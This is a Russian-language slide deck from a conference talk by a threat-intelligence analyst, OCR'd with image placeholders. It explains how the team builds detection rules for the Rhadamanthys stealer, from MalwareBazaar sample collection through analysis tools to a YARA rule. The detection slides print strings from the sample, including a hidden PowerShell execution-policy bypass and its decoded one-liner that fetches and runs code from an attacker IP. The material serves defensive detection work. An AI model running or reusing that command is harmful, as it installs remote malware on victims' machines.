Пропустить нельзя, детектировать!

Или как мы разрабатываем правила для вредоносного ПО

Александр Рудзик
Старший специалист по исследованию киберугроз
«Перспективный мониторинг»

whoami

TI Analyst

Malware & network analysis, detection engineering

Speaker SOC Forum, ISCRA Talks, Ampire 360


amonitoring.ru

@pm_public


@sanches23rx

А что вы тут делаете?


Сбор данных



Исследование и обработка



Формирование результатов



Rhadamanthys Stealer

Сбор данных

Проверяем актуальность

2025-08-08 11:03	827f2513bf9c8ea35af9a5...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	3afd5ff1abe1f8e0eb69aa...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	3ace18ed2b318834b3b1...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	33984823b789176b16c6...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 10:51	15f35ed4c2cab0f16d7f58...	ps1	Rhadamanthys	ps1 Rhadamanthys	JAMESWT_WT	
2025-08-08 10:49	c5f2b10e592759988818c...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 10:45	193beb52288d6940b319...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 10:44	cc8c18bcd2c83b4651884...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 10:35	bb2e8354f381955c4ed23...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-07 20:35	143450a83c0654aedc03f...	exe	Rhadamanthys	exe LummaStealer Rhadamanthys	AntiSkidding	
2025-08-07 16:16	afdce732a421c7f06ed43...	exe	Rhadamanthys	exe Rhadamanthys	SecuriteInfoCom	
2025-08-07 16:16	190f2113d6e29192b6e8...	exe	Rhadamanthys	exe Rhadamanthys	SecuriteInfoCom	
2025-08-07 06:06	a3d9a3ae58aca374692d...	exe	Rhadamanthys	exe Rhadamanthys	SecuriteInfoCom	
2025-08-06 20:48	e5cace2be2c9a57901e68...	exe	Rhadamanthys	exe Rhadamanthys	abuse_ch	
2025-08-06 19:38	6a9d09aed44ac5080542...	exe	Rhadamanthys	exe Rhadamanthys	abuse_ch	
2025-08-06 19:18	caa906d7f21d5fdec2934...	exe	Rhadamanthys	AutoIT CypherIT exe Rhadamanthys	aachum	


Showing 1 to 250 of 1,000 entries

Previous 1 2 3 4 Next

MALWARE bazaar
from ABUSE.ch | SPAMHAUS

source: MalwareBazaar
tag: Rhadamanthys

Проверяем актуальность



False Positive

Погружение

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2025-08-08 11:03	f4b4521c767dafc4a25b0...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:03	c383897c237ed833be49...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:03	b9e10ca0bbbd72475166...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:03	8e2da5b0e753b5ad5c5c...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:03	89ab0100c0443f3e87526...	exe		exe	JAMESWT_WT	
2025-08-08 11:03	827f2513bf9c8ea35af9a5...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	53b4cd5e2111197566b1...	exe		exe	JAMESWT_WT	
2025-08-08 11:02	3afd5ff1abe1f8e0eb69aa...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	3ace18ed2b318834b3b1...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	33984823b789176b16c6...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 10:49	c5f2b10e592759988818c...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-06 09:17	115a361e58401b2145f1...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	

Showing 1 to 12 of 12 entries

Previous 1 Next

MalwareBazaar Database

You are currently viewing the MalwareBazaar entry for **SHA256 89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71**. While Malwa
to identify whether the sample provided is malicious or not, there is no guarantee that a sample in MalwareBazaar is malicious.

Database Entry

Threat unknown


Vendor detections: **11**

Intelligence 11 | IOCs | YARA 4 | File information | Comments | Actions


SHA256 hash:	89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71
SHA3-384 hash:	4b4d53124e173131caf8b0571a0bf7e7340cd0dd2ebd4fd7a0396794c71b9cb2b68ce7b02cf3e1ef5218ed00ca786ece
SHA1 hash:	f47b1f9589b5d02b92bfe08917a6c80f614ebd45
MD5 hash:	ab11178de655696e4a2b16b9825c852f
humanhash:	oranges-december-friend-south
File name:	89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71
Download:	download sample

with **imphash**

Погружение



Phishing




AutoIT script

Sticky Werewolf


12

Samples




https://habr.com/ru/companies/F6/articles/809063/


Исследование и обработка



Исследование. Статика





- Дата компиляции ПО
- Язык программирования
- Наличие упаковки и/или обфускации





Detect It Easy

Исследование. Динамика









Any Run/Cape

Исследование. Что еще?

Strings v2.54

06/22/2021

By Mark Russinovich

Published: June 22, 2021

Download Strings (534 KB)

“FLOSS”

FLARE Obfuscated String Solver

The FLARE Obfuscated String Solver (FLOSS, formerly FireEye Labs Obfuscated String Solver) uses advanced static analysis techniques to automatically extract and deobfuscate all strings from malware binaries. You can use it just like `strings.exe` to enhance the basic static analysis of unknown binaries.

Process Monitor v4.01

06/20/2024

By Mark Russinovich

Published: June 20, 2024

Download Process Monitor (2.9 MB)

Download Procmon for Linux (GitHub)

Run now from Sysinternals Live.

Autoruns v14.11


02/06/2024

By Mark Russinovich

Published: February 6, 2024

Download Autoruns and Autorunsc (2.8 MB)

Run now from Sysinternals Live.



Created with Zoomit


Introduction

This utility, which has the most comprehensive knowledge of auto-starting locations of any startup monitor, shows you what programs are configured to run during system bootup or login, and when you start various built-in Windows applications like Internet Explorer, Explorer and media players. These programs and drivers include ones in your startup folder, Run, RunOnce, and other Registry keys. *Autoruns* reports Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, auto-start services, and much more. *Autoruns* goes way beyond other autostart utilities.

Autoruns' **Hide Signed Microsoft Entries** option helps you to zoom in on third-party auto-starting images that have been added to your system and it has support for looking at the auto-starting images configured for other accounts configured on a system. Also included in the download package is a command-line equivalent that can output in CSV format, Autorunsc.

Sysinternals

Формирование результатов



Детектирующая логика

```
024|050  34 35 36 37 38 39 2B 2F 00 00 00 00 00 00 00 00  456789+/........
024|060  70 00 6F 00 77 00 65 00 72 00 73 00 68 00 65 00  p.o.w.e.r.s.h.e.
024|070  6C 00 6C 00 2E 00 65 00 78 00 65 00 20 00 2D 00  l.l...e.x.e. .-.
024|080  45 00 78 00 65 00 63 00 75 00 74 00 69 00 6F 00  E.x.e.c.u.t.i.o.
024|090  6E 00 50 00 6F 00 6C 00 69 00 63 00 79 00 20 00  n.P.o.l.i.c.y. .
024|0A0  42 00 79 00 70 00 61 00 73 00 73 00 20 00 2D 00  B.y.p.a.s.s. .-.
024|0B0  4E 00 6F 00 50 00 72 00 6F 00 66 00 69 00 6C 00  N.o.P.r.o.f.i.l.
024|0C0  65 00 20 00 2D 00 57 00 69 00 6E 00 64 00 6F 00  e. .-.W.i.n.d.o.
024|0D0  77 00 53 00 74 00 79 00 6C 00 65 00 20 00 48 00  w.S.t.y.l.e. .H.
024|0E0  69 00 64 00 64 00 65 00 6E 00 20 00 2D 00 43 00  i.d.d.e.n. .-.C.
024|0F0  6F 00 6D 00 6D 00 61 00 6E 00 64 00 20 00 22 00  o.m.m.a.n.d. ."
024|100  00 00 22 00 00 00 00 00 61 58 64 79 49 43 49 30  .."....aXdyICI0
024|110  4E 53 34 78 4E 44 45 75 4D 6A 4D 7A 4C 6A 6B 77  NS4xNDEuMjMzLjkw
024|120  49 69 42 38 49 47 6C 6C 65 41 3D 3D 00 00 00 00  IiB8IGlleA==....
024|130  62 61 73 69 63 5F 73 74 72 69 6E 67 3A 20 63 6F  basic_string: co
024|140  6E 73 74 72 75 63 74 69 6F 6E 20 66 72 6F 6D 20  nstruction from
```

```
NQFirewall
Outpost
OPFilter
PCMatic
PCMService
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "
aXdyICIONS4xNDEuMjMzLjkwIiB8IGlleA==
basic_string: construction from null is not valid
cannot create std::vector larger than max_size()
*NSt6thread11_State_implINS_8_InvokerISt5tupleIJZ7DllMainEUlvE_EEEEEE
VMware
VirtualBox
```

```
iwr "45.141.233.90" | iex
```

```
rule Windows_Stealer_Rhadamanthys_V3
{
    meta:
        sid = "907050"
        description = "Обнаружен вредоносный образец стилера Rhadamanthys"
        reference = "bazaar.abuse.ch/browse/tag/Rhadamanthys"
        techniques = "T1059.001,T1012,T1562.002,T1552.001,T1518,T1082,T1071.001"
        capec = ""
        cwe = ""
        cve = ""
    strings:
        $func1 = "RegOpenKeyExW"
        $func2 = "DeleteCriticalSection"
        $func3 = "GetSystemInfo"
        $func4 = "LoadLibrary"
        $func5 = "VirtualProtect"

        $path1 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemProductName"
        $path2 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemManufacturer"
        $path3 = "SYSTEM\\CurrentControlSet\\Services"

        $payload1 = "powershell.exe" wide
        $payload2 = "-ExecutionPolicy" wide
        $payload3 = "-Command" wide

        //$base64 = "aXdyICI0NS4xNDEuMjMzLjkwIiB8IGlleA=="
    condition:
        uint16(0) == 0x5A4D and
        filesize < 4100KB and
        (pe.imphash ( ) == "ee0936a42b218f0cc6198be8297c5347" or all of them)
}
```

metadata

detect strings

detect condition

Детектирующая логика

```
rule Windows_Stealer_Rhadamanthys_V3
{
    meta:
        sid = "907050"
        description = "Обнаружен вредоносный образец стилера Rhadamanthys"
        reference = "bazaar.abuse.ch/browse/tag/Rhadamanthys"
        techniques = "T1059.001,T1012,T1562.002,T1552.001,T1518,T1082,T1071.001"
        capec = ""
        cwe = ""
        cve = ""
    strings:
        $func1 = "RegOpenKeyExW"
        $func2 = "DeleteCriticalSection"
        $func3 = "GetSystemInfo"
        $func4 = "LoadLibrary"
        $func5 = "VirtualProtect"

        $path1 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemProductName"
        $path2 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemManufacturer"
        $path3 = "SYSTEM\\CurrentControlSet\\Services"

        $payload1 = "powershell.exe" wide
        $payload2 = "-ExecutionPolicy" wide
        $payload3 = "-Command" wide

        //$base64 = "aXdyICI0NS4xNDEuMjMzLjkwIiB8IGlleA=="
    condition:
        uint16(0) == 0x5A4D and
        filesize < 4100KB and
        (pe.imphash ( ) == "ee0936a42b218f0cc6198be8297c5347" or all of them)
}
```

Magic bytes исследуемого образца

+

Размер файла

+

Подозрительные строки или хэш-сумма импортов исполняемого файла Windows

